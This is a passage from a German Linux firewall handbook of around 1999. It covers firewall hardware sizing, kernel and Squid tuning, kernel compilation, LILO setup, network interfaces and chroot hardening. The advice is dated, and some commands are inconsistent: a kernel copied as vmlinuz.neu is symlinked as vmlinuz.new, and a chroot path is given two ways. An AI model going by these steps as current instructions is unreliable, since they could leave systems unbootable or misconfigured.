Bei dem Zugriff auf Server hat man es mit vielen Clients und wenigen IP - Nummern sowie Ports zu tun. Es müssen die Ports 80 und 21 für Zugriffe aus dem Internet freigeschaltet werden. Nur in Ausnahmefällen sollten weitere Ports, z.B. für SQL zugelassen werden. Hierfür reichen erstaunlich wenige Regeln völlig aus. Etwas problematisch ist die große Zahl von Zugriffen pro Sekunde, die auf die Server einstürmen. Die Firewall muß also Tausende von simultanen Zugriffen pro Sekunde im RAM verwalten können. Hierzu muß der LINUX Kernel speziell für eine große Zahl von halboffenen Verbindungen vorbereitet werden. Hierzu ist die Variable SOMAXCONN in der Datei /usr/src/linux/include/linux/socket.h von 128 auf eine höhere Zahl gesetzt werden. Bevor man aber den Maximalwert von 65535 einsetzt, sollte man sich überlegen, wieviel RAM jede halboffene Verbindung verbraucht. Reicht das RAM nicht aus, so fängt die Firewall an, den SWAP Speicher zu bemühen, was zu einem völligem Performanceeinbruch führen kann. Jede TCP - Verbindung beansprucht im RAM einen Puffer, der bei LINUX je nach Kernel-Version und Prozessortyp schwankt. Der Standardwert liegt bei etwas über 1 KByte. Die Werte schwanken jedoch auch von Betriebssystem zu Betriebssystem. Genaue Angaben von kommerziellen Herstellern bekommt man derzeit nur von SUN oder halt von OpenSource Firewalls, wie TIS FWTK (NAI), JUNIPER Firewall oder GENUAWALL.

Unter NT sind solche Angaben nur schwierig zu bekommen.

Problematisch ist der Zugriff von Browsern auf Server über die Firewall hinweg. in vielen Fällen öffnet der Browser viele simultane Verbindungen zum Server. Spricht der Server nur HTTP 1.0, dann wird die Firewall erheblich belastet. Im Falle dessen, daß die Server mit neueren IIS / APACHE Servern ausgerüstet sind, die HTTP 1.1 konform sind, werden alle Grafiken und HTML Seiten in einen einzigen Datenstrom (TCP Verbindung) verpackt.

Wie man sieht, hängt die Leistung der Firewall auch von den WWW-Servern hinter der Firewall und den Clients ab. Man sollte auch bedenken, daß pro Client stets zwei TCP Verbindungen auf der Firewall initiiert werden, einmal zum Client und weiterhin zum WWW-Server. Bei 50.000 offenen Zugriffen auf eine Serverfarm müssen also mindestens 100.000 simultane TCP Verbindungen offengehalten werden können. Hier ist eine RAM Ausstattung von 128 MByte das Minimum, sofern alle Server HTTP 1.1 konform sind. Hinzu kommt, daß z.B. für jede Initiierung einer Verbindung alle Firewallregeln durchlaufen werden müssen. Eine scheinbar langsame 2 MBit Anbindung kann aber eine Firewall in erhebliche Bedrängnis bringen, zumal es nur einiger hundert Byte bedarf (abhängig von der MTU) um eine halboffene Verbindung zu initiieren. Diese scheinbar geringe Bandbreite von 2 MBit reicht bei einem DoS Angriff z.B. aus, um die Firewall mit einigen hundert neuen Verbindungen pro Sekunde zu traktieren.

Hierbei spielen die Timeout Einstellungen bei halboffenen Verbindungen eine große Rolle. Fast alle

Firewalls sind auf einige Minuten bis Stunden standardmäßig eingestellt. Diesen sollte man unbedingt auf wenige Sekunden heruntersetzen, auch wenn man in Gefahr läuft, daß Teilnehmer aus langsamen Netzwerken keine Verbindung mehr aufbauen können.

Hier kommt es also entschieden auf die Intelligenz des TCP/IP Stacks an. FAST RETRANSMIT, SACK ....sind Begriffe die alle mit intelligentem Timing und Timeouts zu tun haben. Wer also sicher sein möchte, daß keine der o.a. Probleme entstehen sollten, der sollte BSD UNIX, SOLARIS 2.6/2.7, LINUX 2.2 Kernel, OS/2 oder die SF Firewall unter LINUX einsetzen. LINUX 2.0 mit IPFWADM oder IPCHAINS ist hierfür völlig ungeeignet, ebenso wie alle Windows NT basierten Firewalls, da NT nicht über intelligente Mechanismen, wie FAST RETRANSMIT, SACK ... verfügt. Für den Einsatz im Intranet oder als Firewall-Router zur Anbindung eines Unternehmens spielen diese Betrachtungen keine Rolle.

Das größere Problem bei ISP´s ist die Speicherung von LOG-Dateien. Intelligente DoS Angriffe können bei einer 2 MBit Anbindung dazu führen, daß jede Sekunde die Daten von 500 neuen Verbindungen gespeichert werden müssen. Das sind pro Tag ca. 2 GByte an Daten. Es reicht also, die Firewall mit 100 GByte Festplattenplatz auszurüsten. Billige AT-BUS Festplatten mit je 25 GByte Kapazität zum Preis von 4x600 DM reichen hier völlig aus, um die gesetzlichen Vorschriften erfüllen zu können. Erfahrungsgemäß reicht ein AMD 350 MHz mit 128 MByte RAM und 100 GByte Festplatte, 2x 100 MBit Karten und LINUX Firewall völlig aus, um eine 2 MBit Anbindung zu überwachen. Der Gesamtpreis beläuft sich ca. auf 5.000 DM. Etwas geringer sind die Anforderungen bei DIAL-IN Routern. Um 30 ISDN - Leitungen mit einer Firewall abzusichern, reicht ein P166 mit 64 MByte RAM , 2x10 MBit Karten und LINUX 2.0 völlig aus. Besonderes Tuning ist nicht erforderlich.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

21.2 Einsatz in Intranets

LINUX ist prädestiniert für die Absicherung von einzelnen Abteilungen innerhalb eines großen Unternehmens. Die minimalen Anschaffungskosten und die leichte Bedienbarkeit über die JAVA Benutzeroberfläche der SINUS Firewall-1 erlauben es auch Anfängern, einzelne security policies direkt umzusetzen.

Intranets haben eine höhere Bandbreite (10-100 MBit) als im Internet üblich, jedoch ist die Zahl der simultanen oder halboffenen Verbindungen pro Sekunde sehr viel kleiner, als bei ISP's. Da die Firewall die Regeln ja nur bei einem Neuaufbau einer Verbindung durchlaufen muß, ist im Prinzip ein Pentium 66 mit 16 MByte RAM und 2x100 MBit Netzwerkkarten völlig ausreichend. Man sollte die Tuning-Regeln im Kapitel Firewall-Router mit SQUID - Proxy beachten.

21.3 Einsatz als Firewall-Router

Beim Einsatz als Firewall-Router sind die Anforderungen noch geringer, als die beim Einsatz im Intranet, da eine ISDN Anbindung sehr langsam ist. Ein 80386-33 mit 16 MB RAM reicht da völlig aus.

21.4 Firewall-Router mit SQUID - Proxy

Wer LINUX als Firewall-Router und Intranet-Server, Mail-Server sowie PROXY einsetzen möchte, der sollte mindestens einen Pentium 166 mit 64 MB RAM einsetzen. PROXY's verbrauchen eine große Zahl von Filehandels (maximale Zahl von offenen Dateien), sodaß hier der Kernel und der PROXY neu kompiliert werden müssen. Beim Kernel ist es wichtig, die maximale Zahl der Filehandels auf mindesten 1024 zu vergrößern und die maximale Zahl der halboffenen Verbindungen vergrößert wird. Hierzu muß man in der Datei **/usr/src/linux/include/linux/socket.h** die Variable SOMAXCONN auf 400-500 (keinesfalls auf höhere Werte) vergrößern, und die Zahl der Filedeskriptoren in der Datei **/usr/src/linux/include/linux/posix_types.h** auf 4096 oder 8192 (__FD_SETSIZE 8192) setzen. Hiermit teilen Sie dem Kernel und vor allem allen neu kompilierten Dämonen mit, daß nun mehr als 256 bzw. 1024 Dateien gleichzeitig offen sein dürfen. Bei einem Engpaß würde ansonsten der PROXY-Cache nicht genügend Dateien öffnen und vor allem offenhalten können, sodaß hier der PROXY sehr gebremst wird. Er muß nämlich zuerst einen Handel schließen, damit er einen neuen für einen Surfer öffnen kann. Der Surfer hat den Eindruck, die ISDN Leitung wäre völlig überlastet, jedoch ist in Wahrheit der PROXY überlastet. Man muß bedenken, daß manchmal auf einer WWW-Seite bis zu 100 kleine Grafiken sind. Allein schon 10-20 User können dann einen Standard S.u.S.E. 6.2 Kernel (max 1024 offene Dateien) bzw. den PROXY CACHE arg stressen. Nach dem Patch muß also zuerst der Kernel, und dann der SQUID Proxy neu kompiliert werden. In der Konfigurationsdatei **/etc/squid.conf** sollte man die Werte für die Zahl der Verzeichnisse in der Zeile **cache_dir /var/squid/cache 16 256** auf folgende Parameter setzen: **cache_dir /var/squid/cache 100 16 16**. Danach müssen Sie die Cache - Verzeichnisse **/var/squid/cache/...** löschen, und durch Start von SQUID mit der Option **-Yz** wieder neu anlegen. Sie dürfen nicht vergessen, das Cache Verzeichnis und alle Verzeichnisse darunter durch **chown -R nobody:nogroup /var/squid/cache** an den SQUID Dämon zu übergeben, der gewöhnlich unter diesem Useraccount mit eingeschränkten Rechten gestartet wird. Niemals sollte SQUID als Root laufen.

Sie werden sehen, daß plötzlich der SQUID PROXY gegenüber allen mir bisher bekannten Distributionen (S.u.S.E. -6.2 und RedHat -6.1) erheblich beschleunigt wird. Die Performanceverbesserungen sind so dramatisch, daß Sie durchaus ca. 150 Arbeitsplätze über eine ISDN Leitung an das Internet anbinden können, ohne daß jemand einschläft. Ein Problem sollten Sie jedoch berücksichtigen. Mit Hilfe der **TOS Flags** sollten Sie den FTP Traffic über den LINUX ISDN Firewallproxy gegenüber HTTP mit einer niedrigeren Priorität ausstatten, damit bei längeren FTP-Downloads alle User ohne merkliche Performance-Einbußen surfen können. Für 2 MBit Anbindungen mit vielen hundert DIAL-IN´s sollten diese Einstellungen ebenfalls ausreichen, allerdings sollte man dem PROXY CACHE ein RAID System auf SCSI Basis und viel mehr RAM spendieren.

Die Variable SOMAXCONN ist dafür zuständig, die maximale Zahl der halboffenen Verbindungen (Siehe SYN-ACK Mechanismus bei der SINUS Firewall) begrenzt wird. Für jede angeforderte Verbindung einer Arbeitsstation über die Firewall oder über den PROXY müssen 2 Handels angefordert werden, einen nach innen, und einen nach außen. LINUX 2.0 und 2.2 hat jedoch eine Beschränkung auf maximal 1024 Prozesse, bzw. maximal 1024 Threads. Damit noch etwas Raum für interne Prozesse und

Dämomen übrig bleibt, solle man nicht erlauben, daß ein Angreifer mehr als 400-500 Handels verbrauchen kann. Wichtig ist auch, daß ausreichend RAM zur Verfügung steht. Mehr als 64 MByte ist jedoch nicht notwendig, egal wie viele Clients auf den PROXY zugreifen.

Sie sehen, daß man, wenn man einen LINUX PROXY oder LINUX ISDN-Router aufbaut, fast alle Software (Kernel und Dämonen/Dienste) neu kompilieren muß.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

21.5 ATM Netzwerke mit LINUX Firewalls

ATM Netzwerke besitzen völlig eigene Protokolle, die mit LINUX (noch) nicht zu handeln sind. Auch wenn es bereits ATM Karten (FORE) unter LINUX gibt, so bedeutet dies nur, daß hierüber eine physikalische Verbindung zwischen zwei LINUX Servern hergestellt werden kann, auf welcher TCP/IP übertragen wird. Aufgrund der hohen Nettotransferrate bei ATM (155 MBit) scheitert der Einsatz einer LINUX Firewall an dem Durchsatz des PCI-BUS. Dennoch sind in zahlreichen Firmen bereits SINUS Firewall-1 Cluster im Einsatz, die jeweils an den 100 MBit Ausgängen der ATM Router/Switches aufgebaut sind. Hiermit läßt sich der gesamte Verkehr von Switches überwachen. Eine vergleichbare Lösung wird bisher nur von BAY NETWORKS und CHECKPOINT angeboten. Über deren Performance bei Vollast läßt sich noch keine Aussage machen. Die Performance der SINUS Firewall-1 auf DEC ALPHA oder Pentium 400 mit je 2x 100 MBit Karten reicht jedoch völlig aus, sodaß auch bei komplexen Firewallregeln die Switches nicht gebremst werden. Es liegen Performance Analysen vor, jedoch können hieraus leider keine Schlußfolgerungen auf bereits installierte Netzwerke gezogen werden, da die Unterschiedlichkeit der Protokolle und Pakete stark schwankt. In jedem Falle sollte man pro 100 MBit Port des Switch eine Firewall mit 3 x 100 MBit Karten (+1x 100 MBit für Kommunikationsbackbone) einplanen. Die Kosten pro Port liegen bei ca. 1000 DM. Auf diese Weise lassen sich auch sehr schnelle Netzwerke mit Geschwindigkeiten jenseits der GIGABIT Grenze kontrollieren. LINUX besitzt allerdings einen Fehler im Kernel, der die sogenannten **large frames** (MTU > 9000) nicht filtert, also Vorsicht. Genauere Hinweise finden sich im Kapitel über Fallstricke bei Kerneloptionen

21.6 Verbrauch an CPU Zyklen pro Paket

Für Hispeed Netzwerke im Bereich GIGABIT ist es unerläßlich, genaue Informationen über die Transferrate pro Paket im Kernel zu erfahren. Es liegen genaue Meßwerte für sämtliche BSD Betriebssysteme vor, darunter SUN OS, FreeBSD, NetBSD und OpenBSD. Für die LINUX 2.2.x Kernel können die Werte übernommen werden, da inzwischen große Teile des TCP/IP Stacks aus BSD implementiert worden sind. LINUX 2.0 ist hier um Faktoren 2-15 langsamer. Von Interesse ist hier oft die Zahl der CPU Zyklen, die von dem Berkley Paket Filter für die Weiterleitung von Paketen verbraucht werden. Die Zyklen hängen entscheidend von der Art der Filterung ab (max. MTU=1590 Byte):

- IP Pakete an der Netzwerkkarte (Netmask): 50-100 CPU Zyklen
- IP Pakete, filterung nach src oder dst: 100-200 CPU Zyklen
- TCP Paket mit src und dst Port: 200-400 CPU Zyklen

Wer schnellstmögliche Paketfilterung haben möchte, der sollte unbedingt NetBSD auf DEC-ALPHA mit 700 MHz einsetzen. Das Paket IP-Filter von Darren Reed kann bis ca. 500.000 Pakete / Sekunde Filtern, eine unglaubliche Transferrate. Unter LINUX/ALPHA mit Kernel 2.2 liegt die Rate erheblich niedriger. Ca. 200.000 Pakete pro Sekunde sind aber realistisch (jeweils bei max. MTU=1590 Byte). Wie man sieht, sind ATM Netzwerke (155 MBit) kein Problem mehr, auch für Billig PC´s mit Intel Hardware. Wer genaue Messwerte für SINUS Firewall sucht, der findet diese im SINUS Firewall Source unter Dokumentation.

21.7 Tuning der TOS Bits in TCP/IP - Paketen

Dieses Tuning der TOS Bits ist im Kapitel TOS Bits ausführlicher beschrieben.

22. Grundlagen zur Installation von Linux

Für die Installation der Firewall-Routinen im Kernel ist in fast allen Fällen notwendig, den Kernel korrekt zu konfigurieren und danach neu zu kompilieren. Siehe hierzu auch das Kapitel über Fallstricke bei den Kernel-Optionen. Dieses Kapitel sollte man besonders aufmerksam durchlesen. Der Grund, warum hier trotz komfortabler Installationsroutinen der Distributionen die wichtigen Einzelheiten einer Installation noch einmal aufgeführt sind, liegt darin begründet, daß fast alle Distributionen LINUX so konfigurieren, daß hier für den User alle möglichen Funktionen aktiviert sind. Jede dieser Funktionen stellt ein Sicherheitsrisiko dar. Während man viele der Funktionen entfernt, kann es passieren, daß man versehentlich auch Teile der Basiskonfiguration in Mitleidenschaft zieht. Dieses Kapitel und das Kapitel über **ipfwadm** ermöglichen die Installation der Basisfunktionen per Hand, also ohne irgendein Toolkit eines Distributors. LINUX ist LINUX.

22.1 Kompilierung des Kernel

Es könnte sein, daß nach der Installation von LINUX eventuell die zweite Netzwerkkarte noch nicht erkannt wird. Durch die individuelle Einstellung des Kernel kann man noch einige weitere wichtige Dinge beeinflussen. Detaillierte Informationen, insbesondere zum Kernel V 2.2, gibt es im Kapitel Kernel Optionen.

Wir gehen davon aus, daß noch keine Unterstützung für Netzwerkkarten besteht. Hierzu muß man den Kernel neu konfigurieren und kompilieren. Der Vorgang ist nicht so kompliziert, wie es klingt. Vorteil ist aber, daß der Kernel schneller ist, und zusätzlichen Schutz vor einigen Angriffen bietet.

Es gibt zwei Möglichkeiten, den Kernel zu kompilieren. Über die X-Windows Oberfläche, oder über die Konsole oder sogar quer über das Internet auf einem Internet - Server, wie es häufig praktiziert wird. Um den Kernel neu zu kompilieren, sind folgende Befehle einzugeben:

```
cd /usr/src/linux
make mrproper
make xconfig
```

Wer von der Konsole den Kernel neu kompiliert, sollte **xconfig** durch **menuconfig** ersetzen.

xconfig präsentiert eine lange Liste von möglichen Einstellungen, deren Funktionen durch die Hilfemenüs erläutert werden (zumindest alle wichtigen). Man sollte sich vergewissern, daß folgende Funktionen aktiviert sind:

- loadable module support
- kernel daemon support
- networking support
- network firewalls
- TCP/IP networking
- Treiber für den Netzwerkkarten-Typ
- IP: forwarding/gatewaying
- IP: syn cookies
- IP: firewall packet logging
- IP: masquerading
- ICMP: masquerading
- IP: accounting
- IP: drop source routed frames

Danach muß die Konfiguration gespeichert werden. Um die Vorgänge verstehen zu können, muß man wissen, daß das Konfigurationsmenü nur einige Optionen in den Quellcodes gesetzt hat. (define....) Da der Kernel aber aus vielen unterschiedlichen Modulen aufgebaut ist, die auch untereinander gewisse Abhängigkeiten besitzen, muß vor der Kompilierung noch ein Durchlauf zur Auflösung eventueller Widersprüche durchgeführt werden. Danach erst können der Kernel und die Module kompiliert werden. Anschließend erfolgt das Kopieren an die vorgesehenen Stellen im Dateisystem. Um ein solches Update auch Rückgängig machen zu können, werden mit **mv** Verzeichnisse und Kernel in Dateien mit dem Anhang **.original** umbenannt:

```
make dep
make clean
make boot
make modules
cd /lib/modules
mv Versionsnummer Versionsnummer.original
cd /usr/src/linux
make modules_install
cd /boot
mv vmlinuz.version vmlinuz.original
cp /usr/src/linux/arch/i386/boot/zImage ./vmlinuz.neu
ln -fs vmlinuz.new vmlinuz
mv System.map.version System.map.original
cp /usr/src/linux/System.map ./System.map.neu
ln -fs System.map.neu System.map
cd /etc
```

Nun muß nur noch dem Boot - Manager mitgeteilt werden, daß sich durch die Neukonfiguration des Kernels der Ort auf der Festplatte geändert hat. Der Bootmanager merkt sich stets einen Offset von Beginn der Festplatte ausgehend. Unter SCSI ist dies die lineare Sektoradresse, unter IDE sind dies der Zylinder und der Sektor. Leider lassen fast alle Bootmanger keine Zylinder > 1023 als Aufenthaltsort für den neuen Kernel zu. Falls also etwas schiefgehen sollte, könnte es daran liegen, daß die Partition zu groß ist. LINUX Partitionen sollten ohnehin nie größer als 2 GByte sein, da sonst der Bootvorgang von Zeit zu Zeit etwas zu lange dauern dürfte. Das liegt an dem obligatorischen Festplatten-Check nach einem Hardwareproblem, bzw. es findet alle 20 Bootvorgänge statt, je nachdem, wie mit hdparam dieses festgelegt wurde.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

22.2 Einspielen von Patches und Updates

Hierbei muß man, im Gegensatz zu anderen Betriebssystemen zwischen einem Patch eines Binaries und einem Quellcode Patch unterscheiden. Binaries liegen zumeist als RPM-Paket vor. Hier genügt der Befehl rpm -i paketxy.rpm, um das Paket zu installieren. Das RPM-Format berücksichtigt Abhängigkeiten der Pakete untereinander. So kann es passieren, daß sich zwei Pakete nicht installieren lassen, weil eines, damit es installiert werden kann, bereits Teile des anderen auf der Festplatte vorfinden muß. In diesem Falle kann mit rpm -i --force paketxy.rpm erzwungen werden.

Das Einspielen von Quellcode Patches ist hier ein wenig schwieriger. Um z.B. den Kernel upzudaten, ist es notwendig sich den Patch aus dem Internet zu besorgen (www.kernel.org). Hier findet man ganze Kernel, die bis zu 12 MByte groß sein können, oder die Patches, die mit patch....beginnen, also Vorsicht bei Verwechslungen. Der Patch, den man aufspielt, muß die Anschlußnummer an die Versionsnummer von dem gerade aktuellen Kernel sein. Weiterhin sollte man sich vergewissern, daß dieser Kernel nicht schon irgendwie verändert worden ist. Nun kopiert man den Patch in das Verzeichnis /usr/src/ und führt folgenden Befehl aus: patch -p0 < patch-2.2.x . Der Vorgang läuft sehr schnell ab. Die einzelnen Vorgänge sind nicht genau zu entziffern. Der kernel ist nun gepatcht und kann neu kompiliert werden. Der umgekehrte Vorgang eines Downgrade funktioniert ebenso. Hierbei muß die Versionsnummer des patch genau der Versionsnummer des Kernels entsprechen. Das Kommando: patch -p0 -R < patch-2.2.x führt ein Downgrade aus. Das Einspielen von Patches im Allgemeinen ist nur dann erforderlich, wenn es gravierende Probleme geben sollte. Probleme im Kernel sind vergleichsweise selten, es ist also nicht erforderlich, dauernd eine neue Distribution zu kaufen. Abgesehen davon laufen die ersten Distributionen, die mit der neuen glib2 ausgeliefert wurden, noch nicht so stabil, inzwischen sind diese aber ausgereift.

22.3 LILO, der Bootmanager

LILO, der **LI**nux **LO**ader ist der Bootmanager, der, weil er sehr klein ist, in den Master Boot Sektor der ersten Festplatte paßt, und sowohl LINUX, DOS, als auch OS/2, bzw. Windows NT booten kann. (OS/2 Einstellung). Um eine solche Menüauswahl zu erstellen, muß per Hand die Datei **/etc/lilo.conf** editiert werden. Hier werden dann als Parameter der neue Kernel, der alte Kernel und die Kernelparameter, die diesem beim Booten übergeben werden sollten, eingestellt.

In der Datei befinden sich noch die Einstellungen für den alten Kernel. Hier sollte eine neue Konfiguration angefügt werden. Diejenige, die zuerst in der Reihenfolge erscheint, beschreibt die Kernelkonfiguration, die automatisch nach dem **reboot** booten soll.

Weitere Details entlockt man dem System mit **man 8 lilo**

```
append="ether=11,0x6100,eth0 ether=9,0x6200,eth1 mem=128M"
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
image=/boot/vmlinuz
        label=linux
        root=/dev/hda2
        read-only
image=/boot/vmlinuz.original
        label=original
        root=/dev/hda2
        read-only
other=/dev/hda1
        label=win95
        table=/dev/hda
```

Nun muß nur noch folgendes ausgeführt werden:

```
/sbin/lilo
sync
shutdown -r now
```

Das System startet dann neu. Der Befehl **/sbin/lilo** dient dazu, dem Bootmanager den Ort der neuen Kernel zu übergeben. Dieser Befehl muß generell nach wichtigen Änderungen im Festplattensystem, z.B. nach einer Defragmentierung, oder nach der oben beschriebenen Neukompilierung des Kernel

stattfinden.

Wenn alles erfolgreich verlaufen ist, dann müßte die Netzwerkkarte aktiviert sein. Im anderen Falle muß der Kernel mit dem alten Kernel neu gebootet werden. Hierzu drückt man, sobald lilo: erscheint, auf die Tab - Taste. Nun erscheinen die beiden Kernel (oder auch mehr) zur Auswahl. Durch eintippen von original und Betätigung der ENTER Taste wird der alte Kernel noch einmal gebootet. Die obigen Schritte der Konfiguration des Bootmanagers sind dann zu wiederholen.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

22.4 Konfiguration der Netzwerk Interfaces

Wir gehen davon aus, das nun der Kernel die Treiber eingebunden hat, und die Netzwerkkarten beide konfigurierbar sind. Sollte keine der beiden Netzwerkkarten nach der nun folgenden Beschreibung konfiguriert werden können, so liegt wahrscheinlich eine Kollision von Adressen oder IRQ´s vor. Falls PCI-Karten im Einsatz sind, so kann dieses Problem in den BIOS-Einstellungen über das PNP-Menü korrigiert werden. Einige Probleme bestehen beim Einsatz einer ISDN-Karte. Es ist nun einmal so, daß die ISDN Utilities noch nicht auf die neuen Kernel (2.2.x) angepaßt sind. In diesem Falle empfiehlt sich ein Downgrade auf die Version 2.0.36 . Das betrifft auch die SINUS Firewall-2.0 und die IPCHAINS Firewall. Für die Einbindung von IPCHAINS in den Kernel 2.0.36 existiert ein Patch. Neue Teles PCI ISDN-Karten laufen nicht korrekt, sehr zu empfehlen sind ELSA ISDN-Karten. Diese laufen meist sofort.

Die Konfiguration der Ethernet-Karte sollte nun, nachdem alle Treiber in den Kernel eingebunden sind, relativ problemlos sein. Ein kleiner Test zum ausprobieren:

```
/sbin/ifconfig eth0 10.0.0.1
/sbin/ifconfig
```

Nun ist das Interface eth0 konfiguriert. Wir möchten noch eine virtuelle Adresse hinzufügen:

```
/sbin/ifconfig eth0:1 10.0.0.2
....
```

Wir möchten das Interface 2 aktivieren und Interface 1 deaktivieren:

```
/sbin/ifconfig eth1 192.168.1.1
/sbin/ifconfig eth0 down
```

Wie man sieht, ist es unter LINUX äußerst einfach, beliebige IP - Nummern einer Netzwerkkarte zuzuordnen, Interfaces zu löschen und umzukonfigurieren. Wenn also etwas mit Hilfe der Konfigurationsprogramme, wie linuxconf nicht auf Anhieb funktioniert, dann kann man immer auf die Grundfunktionen in LINUX zurückgreifen. Das gilt auch für alle anderen Distributionen und UNIX Derivate.

Der einfachste Weg ist es, mit linuxconf unter X Windows im **contol-panel** die Interfaces aufzusetzen. Es muß ein neues Interface **eth1** eingerichtet werden (create). Die Option none als Protokoll und die IP - Nummer müssen eingestellt werden. Im Routing Dialog findet sich die wichtige Option "ip forwarding", die sich auch schon im Kernel aktivieren ließ. Die Option forwarding besagt, daß per Default alle Pakete zwischen allen Netzwerkkarten geroutet werden. Wer also eine Firewall gerade installieren oder konfigurieren will, der sollte sich der Tatsache bewußt sein. Nun kann das Interface über die Menüs auch

aktiviert werden. Die Netzwerkkarte ist aktiv.

Erläuterungen zur Netzwerk-Maske und IP - Nummer

Per Definition sind die Netzwerknummern 10.x.x.x und 192.168.x.x für Transfernetze und Intranets reserviert. Diese IP-Pakete werden im Internet nicht geroutet, daher sind diese bei der Vergabe im Intranet vorzuziehen. Die Adresse 10.0.0.1 könnte also das Gateway zum Internet nach innen hin sein. Die IP - Nummern 10.0.0.0 und 10.0.0.255 sind als Netzwerknummer und Broadcastnummer reserviert. Alle anderen können also an Arbeitsstationen im Netz vergeben werden. Ist der LINUX-Server als Firewall mit zwei Netzwerkkarten im Einsatz, und existiert ein dedizierter ISDN-Router, so ist für die 2 IP - Nummer per Konvention die Adresse 192.168.0.2 vorgesehen. Die IP - Nummer 192.168.0.1 sollte dem Netzwerkkarten -Anschluß des Routers vorbehalten bleiben. Die Netzwerkadresse 192.168.0.0 bezeichnet somit ein Transfernetz. Damit Arbeitsstationen im Netz sich untereinander verständigen, und gleichzeitig über die Firewall Pakete in das Internet versenden können, ist an jeder Arbeitsstation die Firewall mit der Adresse 10.0.0.1 als Gateway einzutragen. Ein Gateway wird immer dann eingetragen, wenn es darum geht, zu entscheiden, ob die Pakete im Netz bleiben, oder in andere Netze geroutet werden. Die Route gibt an, welche Pakete mit welcher Netzwerknummer in welches Interface zu schicken sind. Alle anderen folgen der **default route**.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

22.5 DNS-Adressen

Die IP - Nummern der zuständigen DNS Server werden aus der Datei /etc/resolv.conf ausgelesen. Diese können auch zur Laufzeit verändert werden. Wichtig sind die Adressen in der Datei /etc/hosts.

```
127.0.0.1       localhost       loopback
10.0.0.1        local domain
10.0.0.2        arbeitsstation  name
```

Hier werden die Namen und Kurzbezeichnungen für die Firewall selber und alle Arbeitsstationen eingegeben. Bei Nichtbeachtung dieser Empfehlung und falschen Einträgen im DNS-Server wird eventuell unnötig die die ISDN-Verbindung geöffnet. Die Einträge ermöglichen es auch, später bequem ablesen zu können, wer wieviel Pakete übertragen hat. (ipfwadm -Al)

Nun kann das Skript **/etc/rc.d/rc.firewall** gestartet werden, um die Firewall scharf zu machen.

Mail, www, telnet, ftp...Verbindungen in das Internet sollten nun transparent über die Firewall hinweg funktionieren.

22.6 Absicherung von Servern mit chroot()

chroot() ist eine Funktion von UNIX, die im Falle eines erfolgreichen Buffer Overflows dafür sorgt, daß der Zugriff nur auf ein Unterverzeichnis der Festplatte erfolgen kann. Ein Angreifer, der also mit den Rechten des Dämons versucht, auf das Verzeichnis **/etc/** zuzugreifen, der wird unweigerlich scheitern. Hierzu bietet der LINUX Firewallkernel verschiedene Sicherheitslevel (**security level**) an, die sich allerdings in der Version 2.0 noch stark von den mächtigen Security Leveln von Free/Net/OpenBSD/Trusted Solaris unterscheiden. Erst mit der LINUX Kernelversion 2.2 wurden diese Mechanismen nachgebildet, leider reichen diese aber nicht an die der BSD UNIXe heran, weil hierzu neue Flags bei den Dateirechten hinzugefügt werden müßten (Stichwort append-only flag).

Es ist z.B. somit einem gewöhnlichen User nicht mehr möglich, überhaupt Supervisor zu werden, oder einem Administrator nicht möglich, Logdateien einzusehen oder zu verändern. Man sieht, die sogenannten Trusted Kernel von Solaris oder den freien BSD-UNIXen haben durchaus ihren Sinn. Wer nun überlegt, ob er Trusted Solaris oder Open/Net/FreeBSD einsetzen soll, der ist mit FreeBSD 3.1 oder Open/NetBSD besser beraten. Inzwischen sind alle BSD und Solaris Systeme auf Intel-Basis auch zu LINUX binär kompatibel.

Zurück zu der **chroot()** Funktion. Einige Dämonen führen automatisch ein CHROOT() aus, indem sie chroot() ausführen, eine Kopie von sich selber in der chroot() Umgebung starten, und dann den Ursprungsprozeß beenden. Zu diesen gehört z.B. der CERN-HTTPD, der APACHE-Server und dessen Clone, der Netscape Enterprise Server, und der BSD FTP-Dämon.

Wer sich nicht sicher ist, ob sein Dienst oder Dämon automatisch chroot() ausführt, genügt ein Blick in den Quellcode oder die Dokumentation. Falls der Dämon nicht selber diese Funktion unterstützt, dann kann man aus der BASH - Shell heraus ein kleines Programm starten, welches ein chroot() ausführt und dann erst den Dämon startet (system()). Dieser läuft dann in der chroot() Umgebung, welche von dem kleinen Shellprogramm vorgegeben wurde. So ist es möglich, unter allen UNIX´en Programme sicher zu betreiben, von denen nicht bekannt ist, ob diese chroot() ausführen. Man kann auch chroot() in einer chroot() Umgebung ausführen, also von dieser Seite her keine Unwägbarkeiten.**Warum unter Standard LINUX nicht generell alles in einer chroot() Umgebung läuft ?** Das ist einfach zu beantworten: Viele Dämonen, wie z.B. POP3 oder IMAP4 benötigen Zugriff auf die Dateien **/etc/passwd** oder **/etc/shadow**, um das Paßwort zu überprüfen. Nach dem Wechsel in eine chroot() Umgebung, z.B. in **/home/userxy/chroot/** verlangt dann der POP3 Dämon den Zugriff auf eine Paßwortdatei, die also dann im Verzeichnis **/etc/userxy/chroot/etc/** liegen muß. Man muß also die Paßwortdatei aus /etc/ in dieses Verzeichnis kopieren, damit der Dämon korrekt arbeiten kann. Dasselbe betrifft auch die Logdateien des Dämons. Diese müßten dann in dem Verzeichnis /home/userxy/var/log/ zu finden sein. Falls der Dämon mit dynamischen Bibliotheken (shared libraries) kompiliert wurde (was viel RAM sparen kann), so muß er auch auf die entsprechenden Libraries in den Verzeichnissen **/home/userxy/lib/** oder **/home/userxy/chroot/usr/lib/** Zugriff haben. Das bedeutet, daß man den Dämon entweder mit der Option **-static** in der Datei **Makefile** neu kompiliert, und dann in der chroot() Umgebung startet, oder

man alle Libraries in die chroot() Umgebung kopieren muß. Aber keine Panik, ein einfaches Kopieren mit dem Befehl **cp -p -r** reicht aus, damit die Dateirechte auch original mit übertragen werden.

